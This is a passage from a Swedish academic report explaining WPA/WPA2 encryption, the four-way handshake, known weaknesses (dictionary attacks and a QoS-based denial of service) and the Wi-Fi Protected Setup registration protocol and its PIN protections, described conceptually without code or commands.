Både WPA och WPA2 förekommer i två varianter. Den ena benämns PSK (*Pre-Shared Key*), eller *Personal,* vilken är ämnad för hemnätverk. Den andra varianten, som benämns *Enterprise,* riktar sig mot organisationer och företag. Den stora skillnaden mellan dessa är att alla klienter i ett PSK-nätverk använder samma nyckel [5, pp. 4] medan varje klient i ett Enterprise-nätverk har en egen nyckel. Hemanvändaren använder vanligtvis PSK.

### 2.4.1 Specifikation

En av de större förbättringarna som gjorts i säkerhetsprotokollet WPA, jämfört med dess föregångare WEP, är införandet av TKIP som tillhandahåller förbättrad datakryptering. Den primära uppgiften för TKIP är att skydda trafik i det trådlösa nätverket från att modifieras eller avlyssnas av någon obehörig. TKIP baseras på RC4 (*Ron's Code 4*), vilket är det chiffer som WEP använder för kryptering. Dock innehåller TKIP en del åtgärder mot de kända svagheter som finns i WEP. En åtgärd bestod av att initialiseringsvektorernas längd utökades till 48 bitar. En annan åtgärd var att MIC (*Message Integrity Code*) infördes för att ge ytterligare skydd mot att en angripare modifierar ett meddelande. I Appendix C beskrivs genereringen av ett MIC-värde utförligare. Ytterligare en förbättring som gjordes var att en funktion för att blanda nycklar (eng. *key mixing function*) lades till, vilken ser till att varje paket krypteras med en ny nyckel. Detta för att undvika attacker som baseras på återanvändning av delar av nyckeln. En beskrivning av funktionen finns i Appendix D.


För att kunna använda WPA2, vilket är det senare säkerhetsprotokollet, måste stöd för CCMP (*Counter mode with CBC Message authentication Protocol*) finnas i hårdvaran. CCMP använder blockchiffret AES (*Advanced Encryption Standard*) i räkneläge (eng. *counter mode*) och CBC-MAC (*Cipher Block Chaining MAC*). Ett blockchiffer delar upp data i lika stora block och krypterar dessa block var för sig. Se Appendix E för en beskrivning av krypteringen.

### 2.4.2 Fyrvägshandskakningen i både WPA och WPA2

För att det ska bli möjligt för hemanvändaren att kommunicera över det trådlösa nätverket på ett säkert sätt behöver användaren upprätta en krypterad anslutning till sin hemrouter. Denna process kallas fyrvägshandskakning.


Innan fyrvägshandskakningen äger rum sker först ett utbyte av ett antal paket mellan klienten och accesspunkten i vilken associering och autentisering sker. Efter detta kan fyrvägshandskakningen inledas, vilken beskrivs steg för steg nedan där varje bild representerar ett utav de fyra stegen som utgör handskakningen. Om ett försök att upprätta en krypterad anslutning misslyckas blir klienten både avautentiserad och avassocierad.

Förutom att etablera en säker förbindelse beräknas även en PTK (*Pairwise Transient Key*) under handskakningen. PTK partitioneras till tre nycklar om säkerhetsprotokollet WPA2 används vid handskakningen, och fyra nycklar om säkerhetsprotokollet WPA används. Partitionerna benämns KEK (*Key Encryption Key*), TK (*Temporal Key*) och KCK (*Key Confirmation Key*). Dessa nycklar fyller olika funktioner. Bland annat används de till att producera MIC-värden samt kryptera trafiken i det trådlösa nätverket. Nyckelhierarkin beskrivs utförligare i Appendix D.




Figur 7. *Paket 1: Accesspunkten skickar nonce A till klienten.*

Klienten skickar en förfrågan till accesspunkten om att få ansluta till denna. Accesspunkten genererar ett nonce, här kallat $A$, efter mottagen förfrågan. Ett nonce är ett godtyckligt tal som bara används en gång i ett krypterat kommunikationssystem. Nonce $A$ skickas i klartext till klienten vilket illustreras i Figur 7. När klienten mottagit nonce $A$ samt accesspunktens MAC-adress, vilken fanns i samma paket som $A$, genereras PTK. Dock kan inte en angripare göra något som riskerar säkerheten med endast detta paket. Det som kan hända om angriparen till exempel modifierar nonce $A$ är att handskakning misslyckas.




Figur 8. *Paket 2: Klienten skickar S och MIC till accesspunkten.*

När paketet från accesspunkten mottagits konstruerar klienten det andra paketet, vilket består av nonce $S$ och $MIC$. MIC-värdet fås genom att använda $S$ som indata till funktionen *Michael*. En beskrivning av processen finns i Appendix C. Som visas i Figur 8 skickas $S$ i klartext medan $MIC$ skickas krypterad med KCK. Genom att kryptera $MIC$ med nyckeln KCK krävs indirekt att avsändaren måste känna till nätverkets PMK, då den behövs för att generera KCK-nyckeln. En PMK [5, pp. 4] (*Pairwise Master Key*) är samma sak som ett hemnätverks PSK. En angripare kan fortfarande inte göra något som riskerar säkerheten, även om denne har fångat både detta och förra paketet.


Figur 9. *Paket 3: Accesspunkten skickar GTK samt MIC till klienten.*

När accesspunkten mottagit det andra paketet genererar också accesspunkten en PTK. Utöver denna nyckel genereras också $GTK$ (*Groupwise Transient Key*), vilken är en nyckel som används av klienten för att kunna dekryptera flersändningstrafik (eng. multicast). Accesspunkten dekrypterar det MIC-värde som klienten skickade. Samma beräkning som klienten gjorde utförs även av accesspunkten. Om det MIC-värde som

accesspunkten erhåller från beräkningen stämmer överens med det dekrypterade MIC-värde antas det att klienten använt sig av samma PMK som accesspunkten. Detta är även ett sätt för klienten att försäkra sig om att accesspunkten är den som den påstår sig vara. Denna verifikation används eftersom en angripare annars skulle kunna försöka få en klient att ansluta till dennes accesspunkt. Om MIC-värdena överensstämmer genererar accesspunkten en ny $MIC$, med $GTK$ som indata, och krypterar denna med KCK-nyckeln. Därefter skickas $MIC$ och $GTK$ till klienten vilket illustreras i Figur 9. $GTK$ är krypterad med KEK-nyckeln.


Figur 10. *Paket 4: Klienten skickar MIC och en ACK till accesspunkten.*

När klienten mottagit det tredje paketet i fyrvägshandskakningen genereras en $MIC$ och en bekräftelse (ACK) på att data nu kan skickas krypterat dem emellan. Som Figur 10 visar skickar klienten detta paket till accesspunkten. Efter att detta paket mottagits kan en krypterad anslutning upprättas. Detta är resultatet av en lyckad handskakning.

### 2.4.3 Attacker och brister

En brist som båda säkerhetsprotokollen WPA och WPA2 delar är att de inte kräver ett starkt lösenord [5, pp. 166]. Detta ökar sannolikheten att en angripare som avlyssnat en genomförd fyrvägshandskakning kan gissa nätverkslösenordet.

#### 2.4.3.1 Forceringsattack med ordlista

En ordlisteattack (eng. *Dictionary attack*) är en forceringsteknik där ord från ordlistor används för att gissa nätverkslösenordet i WPA och WPA2. Om en användare har ett svagt lösenord är sannolikheten större att lösenordet finns i en ordlista. Det finns ett stort antal ordlistor att välja av, vilka kan hämtas på bland annat Internet. Dessa kan till exempel bestå av vanligt förekommande ord då användare har en tendens att välja lösenord som är lätta att komma ihåg.

Det en angripare behöver för att kunna genomföra attacken, förutom en ordlista, är en avlyssnad fyrvägshandskakning. Handskakningen utförs endast när en användare försöker ansluta till ett trådlöst nätverk som använder säkerhetsprotokollet WPA eller WPA2, vilket innebär att angriparen måste vänta på att detta sker. Om klienter finns anslutna till det trådlösa nätverket som avlyssnas kan angriparen försöka avautentisera en av dessa, vilket ofta leder till att klienten automatiskt återautentiserar sig mot nätverket. På detta sätt kan en angripare snabba upp processen att komma över en fyrvägshandskakning och påbörja forceringen av lösenordet.

Attacken kan resultera i att en angripare får fram lösenordet snabbare än vid en

traditionell forceringsattack. Detta förutsätter dock att lösenordet finns i någon utav de ordlistor som används.

#### 2.4.3.2 Attack som utnyttjar Quality of Service

Säkerhetsprotokollen WPA och WPA2 har en mekanism vid namn QoS (*Quality of Service*) som används för att ändra ett pakets prioritet. Detta innebär att en enhet kan ta emot paket i en annan följd än den förutbestämda. Som en konsekvens av implementeringen av QoS i säkerhetsprotokollet WPA kan återspelningsattacker utföras. Dessa attacker utnyttjar att accesspunkten stängs ner varje gång en klient, vilken har QoS aktiverat, erhållit två felaktiga MIC-värden under en period på högst 60 sekunder.

En attack [17] som utnyttjar denna brist fungerar på så sätt att en angripare avlyssnar ett multi- eller broadcast-paket som skickats från en accesspunkt. Angriparen modifierar därefter QoS-prioriteten på paketet och skickar det två gånger till varje klient i det trådlösa nätverket. Om en klient har QoS aktiverat kommer denne att skicka två paket som svar till accesspunkten. Eftersom båda paketen skickas inom loppet av 60 sekunder kommer accesspunkten att stängas ner, även om denne har QoS inaktiverat. Detta sker för att skydda mot en eventuell återspelning av paket. Det räcker alltså att endast en klient i nätverket har QoS aktiverat för att utnyttja denna brist. Nedstängning innebär att alla klienters anslutningar avslutas och att accesspunkten inte går att ansluta till under 60 sekunder. Om attacken utförs varje minut kommer accesspunkten att vara konstant nedstängd.

Ett sätt att motverka denna brist är att konfigurera accesspunkten att använda enbart WPA2. Denna konfiguration resulterar i att varje enhet som vill ansluta till accesspunkten måste använda säkerhetsprotokollet WPA2 för att inte bli nekad anslutning. Eftersom implementationen av QoS inte utgör ett problem i WPA2, utan endast i WPA, blir attacken verkningslös. Observera dock att om accesspunkten är konfigurerad att använda WPA och WPA2 i kombinerat läge (eng. *Mixed Mode*) tillåts fortfarande enheter att ansluta även om dessa använder säkerhetsprotokollet WPA.

## 2.5 Säkerhetslösningen Wi-Fi Protected Setup

WPS (*Wi-Fi Protected Setup*) är ett hjälpmedel för att låta användare ansluta enheter till trådlösa hemnätverk på ett enkelt sätt, trots att de inte har kunskap om den underliggande teknologin. Nu behöver användaren till exempel inte veta att SSID refererar till nätverksnamnet eller att WPA2 är det säkerhetsprotokoll som används. Ett annat syfte med WPS är låta användare installera nya hemnätverk med hög säkerhetsnivå. WPS bygger på den senaste versionen av WSC. WSC, som uttyds *Wi-Fi Simple Configuration*, är den specifikation som beskriver hur WPS ska fungera [18]. I specifikationen nämns flera sekundära användningsområden så som att utöka ett hemnätverk med ytterligare accesspunkter samt byta nätverksnamn (SSID).


WPS framtogs för att stödja konsumentprodukter som följer standarden 802.11. Det är anpassat för trådlösa enheter i en hem- eller mindre kontorsmiljö. I januari år 2007

certifierade *Wi-Fi Alliance* de första enheterna med stöd för WPS [7]. Sedan dess har ytterligare funktioner introducerats för att göra WPS enklare och säkrare att använda.

### 2.5.1 Specifikation

WPS definierar nya informationselement som inkluderas i beacon-ramar, probe-förfrågningar och probe-svar. Enheter ska kunna utnyttja dessa element för att tillkännage att de stödjer WPS. Information som erhållits från dessa element verifieras inte av mottagaren.

I Figur 11 presenteras de tre logiska huvudkomponenterna och hur de samverkar via gränssnitt i WPS. Dessa komponenter är en registrator, en klientenhet och en accesspunkt. Registratorn är en enhet som har befogenhet att utfärda och återkalla nätverksautentiseringsuppgifter. Är en registrator integrerad i en accesspunkt benämns den intern registrator. En registrator som är helt åtskild från accesspunkten benämns extern registrator. Ett nätverk kan ha flera registratorer. En klientenhet (eng. *enrollee*) är en enhet som söker anslutning till nätverket och kan ansluta till detta när den erhållit giltiga autentiseringsuppgifter.




Figur 11. *Sambandet mellan de tre logiska enheterna som samverkar i WPS.*

För att lägga till enheter till ett trådlöst nätverk körs ett registrationsprotokoll mellan den nya enheten och accesspunkten. Om den nya enheten läggs till som en extern registrator kan denna användas för att lägga till ytterligare enheter.

En registrator och en klientenhet utbyter data via ett gränssnitt som i Figur 11 är markerat med A. En accesspunkt kan fungera som en proxy för att förmedla meddelanden mellan klientenhet och registrator. Syftet med gränssnittet är att göra det möjligt för registratorn att upptäcka en klientenhet och förmedla nätverksautentiseringsuppgifter till denna. Gränssnittet innehåller oftast enbart trafik som skickas över den trådlösa kanalen, det vill säga *in-band*, men kan också innehålla trafik från en out-of-band-kanal. Ett exempel på en out-of-band-kanal är NFC.

Det finns också ett gränssnitt mellan accesspunkt och registrator. Detta är markerat med ett M i Figur 11. Detta låter en extern registrator konfigurera accesspunkten. WPS använder samma protokoll för att upprätta konfigurationsgränssnittet på accesspunkten som för att skicka autentiseringsuppgifter till klientenheten.

Det tredje och sista gränssnittet som förekommer i WPS finns mellan klientenhet och accesspunkt vilket i Figur 11 är markerat med E. Syftet med detta gränssnitt är att göra det möjligt att upptäcka trådlösa nätverk som har stöd för WPS.

WPS-certifierade produkter ska erbjuda användare minst en av de två följande installationsmetoderna: PIN (*Personal Identification Number*) eller PBC (*Push Button Configuration*). En utförlig beskrivning av dessa metoder finns i Appendix F. En accesspunkt måste erbjuda både PIN och PBC medan en klientenhet måste åtminstone ha stöd för installation med PIN.

#### 2.5.1.1 Registrationsprotokollet

Det registrationsprotokoll [18, Ch. 7] som används har bland annat följande syften:

- Hjälpa till att felsöka anslutningsproblem i den trådlösa kanalen.
- Identifiera klientenheten för registratorn och registratorn för klientenheten genom utbyte av information *out-of-band*. Detta möjliggör konfiguration av autentiseringsuppgifter.
- Bestämma vilken roll (registrator, klientenhet, accesspunkt) som varje enhet ska ha.
- Överföra inställningar för ett trådlöst nätverk från registrator till klientenhet på ett säkert sätt.

I registrationsprotokollet utbyts maximalt åtta meddelanden i två faser. Den första fasen kallas upptäcktsfasen (eng. *discovery phase*) och används för utbyte av information mellan registrator och klientenhet. Denna fas är obligatorisk. För en klientenhet har upptäcktsfasen två syften. För det första låter den enheten hitta tillgängliga registratorer och för det andra att den blir synlig för registratorerna. En utförligare beskrivning av hur upptäcktsfasen genomförs återfinns i Appendix G.

Under upptäcktsfasen kan en klientenhet utbyta meddelanden med flera olika accesspunkter och registratorer på nätverket. Om både klientenheten och registrator bestämmer sig för att gå vidare med registrationsprocessen påbörjas den andra fasen. Denna fas avslutas med att klientenheten förses med nätverksautentiseringsuppgifter.

Registrationsprotokollet jobbar stegvis och avslutas med ett utav följande meddelanden: $M_2$, $M_{2D}$ eller $M_8$.

- $M_2$ avslutar endast registrationsprotokollet om meddelandet skickats via en out-of-band-kanal. Skulle anslutningen vara en trådlös kanal autentiseras datan i ett annat steg. Detta gör att första och andra fasen av protokollet kombineras och bara en rundtur (eng. *round-trip*) behövs, det vill säga ett meddelande behöver bara skickas fram och tillbaka en gång.
- $M_{2D}$ indikerar att registratorn inte kan autentisera klientenheten som inledde protokollet.
- $M_8$ avslutar andra fasen. Fasen används för att successivt utföra ömsesidig

autentisering av registratorn och klientenheten baserat på klientenhetens enhetskod. I detta meddelande levereras de slutgiltiga nätverksautentiseringsuppgifterna till klientenheten.

Körs WPS *in-band* uppmanas användaren att ange klientenhetens PIN-kod till registratorn. Meddelande $M_3$ till $M_7$ används för att stegvis visa att båda enheterna har kännedom om PIN-koden. När båda enheter bevisat detta sker ett utbyte av krypterad data. Krypteringen av alla meddelanden är baserat på en KDK (*Key Derivation Key*) vilket är en krypteringsnyckel som beräknats från en Diffie-Hellman-hemlighet, nonce och klientenhetens MAC-adress.

#### 2.5.1.2 Initiering

Ett meddelande i registrationsprotokollet identifieras med hjälp av ett nonce och autentiseringsattribut. Mottages ett meddelande med ett felaktigt nonce eller autentiseringsattribut ska mottagaren ignorera meddelandet. Ett felaktigt nonce är ett som inte är förutbestämt mellan enheterna. Om UPnP (*Universal Plug and Play*) används vid transport kan meddelandet skickas på nytt tills det accepteras eller en begränsning nås och protokollet avbryts. När EAP (*Extensive Authentication Protocol*) används för datatransport är det enbart IEEE 802.1X som ansvarar för omsändning. I den senaste WPS-specifikationen [18, pp. 45] rekommenderas följande begränsande tidsintervaller: tiden mellan omsändning ≤ 5 sekunder, tid för individuell behandling av meddelande ≤ 15 sekunder och tid för hela protokollet att köras ≤ 2 minuter. Skulle dessa 2 minuter passera innan ett giltigt meddelande mottagits ska all data, med undantag av felloggar, kopplat till registrationsprotokollet tas bort.

#### 2.5.1.3 Registrationsprotokollets meddelanden

Figur 12 beskriver registrationprotokollet som används i WPS genom att presentera de åtta meddelanden som utbyts och dess innehåll.

| Meddelande | Interaktion | Innehåll |
|---|---|---|
| $M_1$ | Klientenhet → Registrator | Version \|\| N1 \|\| Description \|\| $PK_E$ |
| $M_2$ | Klientenhet ← Registrator | Version \|\| N1 \|\| N2 \|\| Description \|\| $PK_R$ [ \|\| ConfigData ] \|\| $HMAC_{AuthKey}(M_1 \| M_2^*)$ |
| $M_3$ | Klientenhet → Registrator | Version \|\| N2 \|\| E-Hash1 \|\| E-Hash2 \|\| $HMAC_{AuthKey}(M_2 \| M_3^*)$ |
| $M_4$ | Klientenhet ← Registrator | Version \|\| N1 \|\| R-Hash1 \|\| R-Hash2 \|\| $ENC_{KeyWrapKey}$(R-S1) \|\| $HMAC_{AuthKey}(M_3 \| M_4^*)$ |
| $M_5$ | Klientenhet → Registrator | Version \|\| N2 \|\| $ENC_{KeyWrapKey}$(E-S1) \|\| $HMAC_{AuthKey}(M_4 \| M_5^*)$ |
| $M_6$ | Klientenhet ← Registrator | Version \|\| N1 \|\| $ENC_{KeyWrapKey}$(R-S2) \|\| $HMAC_{AuthKey}(M_5 \| M_6^*)$ |
| $M_7$ | Klientenhet → Registrator | Version \|\| N2 \|\| $ENC_{KeyWrapKey}$(E-S2 [ \|\| ConfigData ]) \|\| $HMAC_{AuthKey}(M_6 \| M_7^*)$ |
| $M_8$ | Klientenhet ← Registrator | Version \|\| N1 \|\| [ $ENC_{KeyWrapKey}$(ConfigData) ] \|\| $HMAC_{AuthKey}(M_7 \| M_8^*)$ |

Figur 12. *Registrationsprotokollet som används i WPS.*

- || innebär att parametrarna sammanfogas för att bilda ett meddelande.
- Indexering som används i samband med kryptografiska funktioner refererar till den nyckel som används.
- $M_n^*$ är meddelande $M_n$ exkluderat värdet av HMAC-SHA-256.
- *Version* identifierar typen på registrationsprotokollemeddelandet.
- *N1* är ett 128 bitar långt nonce specificerat av klientenheten. Ett nytt värde på *N1* ska genereras när protokollet initieras. En registrator ska använda värdet på det *N1* som mottagits i meddelande $M_1$ från klientenheten.
- *N2* är ett 128 bitar långt nonce specificerat av registratorn. Ett nytt värde på *N2* ska genereras när protokollet initieras. En klientenhet ska använda värdet på det *N2* som mottagits i meddelande $M_2$/ $M_{2D}$ från registratorn.
- *Description* innehåller en beskrivning av enheten och dess funktioner.
- $PK_E$ och $PK_R$ är klientenhetens respektive registratorns publika nycklar i *Diffie-Hellman*.
- *AuthKey* är autentiseringsnyckeln härledd från Diffie-Hellman-hemligheten $(g^{AB} mod\ p)$, *N1*, *N2* samt klientenhetens MAC-adress.
- $E-Hash1$ och $E-Hash2$ används av klientenheten för att bevisa att den känner till de två delarna av enhetens egna PIN-kod.
- $R-Hash1$ och $R-Hash2$ används av registratorn för att bevisa att den

känner till de två delarna av klientenhetens PIN-kod.

- $ENC_{KeyWrapKey}(...)$ används för att indikera att värdena inuti parentesen är krypterade med den symmetriska nyckeln $KeyWrapKey$. Krypteringsalgoritmen är AES-CBC.
- $R\neg S1$ och $R\neg S2$ är två hemliga 128 bitar långa nonce som tillsammans med $R-Hash1$ och $R-Hash2$ kan användas av klientenheten för att bekräfta att registratorn kan första respektive andra delen av klientenhetens PIN-kod.
- $E-S1$ och $E-S2$ är två hemliga 128 bitar långa nonce som tillsammans med $E-Hash1$ och $E-Hash2$ kan användas av registratorn för att bekräfta att klientenheten kan första respektive andra delen av klientenhetens PIN-kod.
- $HMAC_{AuthKey}(...)$ används för att indikera autentiseringsattributet HMAC. HMAC, som uttyds *Hash Message Authentication Code*, används för att beräkna ett valideringsvärde. Detta görs med hjälp av en kryptografisk hashfunktion och den hemliga kryptografiska nyckeln $AuthKey$.
- *ConfigData* innehåller inställningar för det trådlösa nätverket samt klientenhetens autentiseringsuppgifter. Ytterligare inställningar för andra nätverk och applikationer kan inkluderas. I Figur 12 är *ConfigData* krypterad, detta är dock inget krav.

2.5.1.4 Bevisad kännedom av PIN-koden

$E-Hash1$ härleds från protokollparametrarna och PIN-koden enligt följande. Först omvandlas PIN-koden till två stycken 128 bitar långa lösenord enligt:

$$PSK1 = de\ första\ 128\ bitarna\ av\ HMAC_{AuthKey}(\ första\ delen\ av\ PIN-koden)$$

$$PSK2 = de\ första\ 128\ bitarna\ av\ HMAC_{AuthKey}(andra\ delen\ av\ PIN-koden)$$

Om PIN-kod används består den av en ASCII-representation av dess decimalvärde. Om till exempel PIN-koden är “41607642” skulle den uttryckas med de åtta ASCII-symbolerna “41607642”. *PSK1* skulle då härledas från HMAC av “4160” och *PSK2* från HMAC av “7642”. Om istället en out-of-band-kanal används vid exekveringen av registrationsprotokollet skulle enhetslösenordet uttryckas hexadecimalt med ASCII-symboler.

Klientenheten skapar två hemliga nonce på vardera 128 bitar, vilka kallas $E-S1$ och $E-S2$. Därefter beräknas:

$$E-Hash1 = HMAC_{AuthKey}(E-S1 \,||\, PSK1 \,||\, PK_E \,||\, PK_R)$$

$$E-Hash2 = HMAC_{AuthKey}(E-S2 \,||\, PSK2 \,||\, PK_E \,||\, PK_R)$$

Registratorn skapar två hemliga nonce på vardera 128 bitar, vilka kallas $R\neg S1$ och

$R-S2$. Därefter beräknas:

$$R-Hash1=HMAC_{AuthKey}(R-S1||PSK1||PK_E||PK_R)$$

$$R-Hash2=HMAC_{AuthKey}(R-S2||PSK2||PK_E||PK_R)$$

Dessa hashvärden utväxlas successivt och verifieras i meddelande $M_3$ till $M_7$. Om en verifikation av ena delen av PIN-koden misslyckas måste den mottagande sidan bekräfta meddelandet med felindikationen WPS-NACK. Registratorn och klientenheten ska sedan avbryta protokollet och kassera alla nycklar och nonce som användes i sessionen.


### 2.5.2 Säkerhet

Som tidigare nämnts finns två sätt att köra WPS, det första är *in-band* och det andra *out-of-band*. När WPS körs *in-band* används *Diffie-Hellman* för att utföra och autentisera nyckelutbytet. Nyckelutbytet sker med hjälp av en delad hemlighet; PIN-koden. Det är klientenhetens PIN-kod som ska anges till registratorn och denna kan anges antingen manuellt eller med hjälp av NFC. NFC kan anses säkrare då det inkluderas en hash av klientenhetens publika krypteringsnyckel i meddelandet.

#### 2.5.2.1 PIN-koden

Alla enheter med stöd för WPS måste erbjuda minst ett numeriskt enhetslösenord, det vill säga en PIN-kod, för initial installation. Enhetslösenordet ska vara unikt och slumpmässigt genererat. Denna får inte baseras på enhetens karakteristiska uppgifter, så som MAC-adressen, då dessa uppgifter kan erhållas. Använder en enhet flera enhetslösenord ska dessa vara kryptografiskt åtskilda från varandra. Om en enhet har både en PIN-kod och ett enhetslösenord kopplat till NFC ska dessa vara helt olika och åtskilda.

Den rekommenderade längden på ett enhetslösenord som ska anges manuellt är åtta siffror, varav den sista används för verifiering och är beräknat på de första sju. I registrationsprotokollet som används av WPS bevisar enheterna kännedom av PIN-koden genom att den verifieras i två delar. Figur 13 visar var PIN-koden delas upp och positionen på kontrollsumman.




Figur 13. *Uppdelning av PIN-kod bestående av åtta siffror. Dessutom är kontrollsummans position utmarkerad.*

Denna längd ger inte tillräckligt hög entropi för att kunna erbjuda en stark ömsesidig autentisering, designen av registrationsprotokollet ska dock förhindra attacker mot PIN-koden om en ny genereras varje gång protokollet körs. Specifikationerna för PIN-koden återfinns i Appendix H.

#### 2.5.2.2 Exekvering av WPS in-band

Det registrationsprotokoll som används vid WPS är designat för att skydda mot passiva attacker som till exempel avlyssning, och aktiva attacker så som forcering. Vid forcering försöker angriparen gissa sig till ett lösenord. Skyddet fungerar på så vis att om en registrator börjar kommunicera med en angripare, som den tror är en legitim klientenhet, upptäcker registratorn om fel PIN-kod angivits. Upptäckten sker innan registratorn har hunnit lämna ifrån sig tillräckligt med information om PIN-koden. Informationen skulle kunna utnyttjas vid en forceringsattack. Dock är det möjligt för en angripare att komma över PIN-koden om registratorn kör registrationsprotokollet med samma PIN-kod flera gånger. Angriparen kan då få tag i tillräckligt med information för att kunna utföra en forceringsattack utan att vara ansluten. För att åtgärda denna sårbarhet ska registratorn varna användaren och inte automatiskt använda samma PIN-kod.

#### 2.5.2.3 Skärmlösa enheter

Den grundläggande säkerhetsnivån för WPS bestäms av PIN-koden. Enheter som saknar skärm ska ha en åtta siffror lång PIN-kod. Koden ska finnas synlig på enheten, ofta på ett klistermärke.

Den största begränsningen är inte längden på PIN-koden utan att den kan vara statisk. Detta innebär att koden kan återanvändas och därav är mottaglig för en aktiv attack.

En vanlig skärmlös enhet på det trådlösa nätverket är accesspunkten. Om möjligt ska accesspunkten generera och visa ett nytt och temporärt enhetslösenord varje gång registrationsprotokollet körs för att ansluta externa registratorer. I detta fallet agerar accesspunkten klientenhet. Skulle en statisk PIN-kod användas är accesspunkten tvungen att hålla reda på hur många felaktiga autentiseringsförsök som görs av en extern registrator, och placeras i låst tillstånd om fler än tio felaktiga autentiseringsförsök görs. Detta oavsett hur lång tid det går mellan försöken och hur många externa registratorer som försöker initiera registrationsprotokollet. Accesspunkten ska förbli i låst tillstånd på obestämd tid tills användaren aktiverar funktionen som gör det möjligt för externa registratorer att återigen använda PIN-koden.

I låst tillstånd måste accesspunkten neka initiering av registrationsprotokollet med en extern registrator. Detta skyddar accesspunktens PIN-kod mot forceringsattacker där angriparen utger sig för att vara en ny extern registrator. I det låsta tillståndet är det dock möjligt att ansluta klientenheter till det trådlösa nätverket men inte externa registratorer där accesspunktens PIN-kod ska anges.

Accesspunkten kan ha ytterligare säkerhetsåtgärder implementerade. Dock måste enheten alltid hamna i låst tillstånd efter tio felaktiga försök. Till exempel kan en accesspunkt ha en temporär låsningsprocess där den spenderar tid i låst tillstånd mellan misslyckade försök. Tiden som spenderas i detta temporära tillstånd kan öka stegvis.

Funktionen som möjliggör återgång till normalt tillstånd måste innehålla användarinteraktion. Till exempel skulle en användare kunna gå in på accesspunktens webbgränssnitt och med en knapptryckning lämna det låsta tillståndet, eller starta om sin accesspunkt.

I den äldre, och första, specifikationen av WPS [19] fanns inte alla dessa säkerhetskrav. Enheter som använder denna specifikation har därför inte samma skydd.

#### 2.5.2.4 Enheter med skärm

En enhet med skärm måste generera en fyra till åtta siffror lång PIN-kod vilken visas på skärmen varje gång registrationsprotokollet initialiseras. Denna metod har två fördelar, dels kan enhetslösenordet endast användas en gång och är då inte mottaglig för den forceringsattack som nämns ovan. Dels är det enligt WSC-specifikationen [18, pp. 24] enklare att tillverka enheter som dynamiskt genererar PIN-koder än att konfigurera dem med en PIN-kod och trycka denna på ett klistermärke i fabriken.

#### 2.5.2.5 Enheter med NFC

Om en registrator har stöd för samma out-of-band-kanal som klientenheten kan denna kanal användas för att skicka säkrare enhetslösenord, som ett slumpat tal med en längd på 256 bitar, till registratorn. Hashkoden av klientenhetens publika nyckel inkluderas också. Metoden ska stå emot angripare som till och med lyckats läsa data via out-of-band-kanalen. Angriparen kan dock lura en klientenhet att tro att den är ansluten till önskat nätverk medan den i själva verket är ansluten till angriparen, om den lyckas avlyssna registrationsprotokollet och använda denna information.

#### 2.5.2.6 Konfigurationskrav

I senaste WSC-specifikationen [18, pp. 83] tas avstånd från användandet av WEP och WPA-TKIP i WPS. En accesspunkt med WPS aktiverat får endast stödja WPA-PSK då kombinerat läge (eng. *Mixed Mode*) är aktiverat, det vill säga när WPA- och WPA2-PSK används samtidigt. Som standard ska en accesspunkt konfigureras med WPA2-PSK av en registrator.

När en accesspunkt är konfigurerad ska den antingen vara öppen eller ha WPA2 aktiverat. Stödet för WPS ska inaktiveras om accesspunkten konfigureras med WEP eller enbart WPA. Om accesspunkten agerar över flera nätverk ska WPS endast inaktiveras på de nätverk som valt WEP eller WPA.

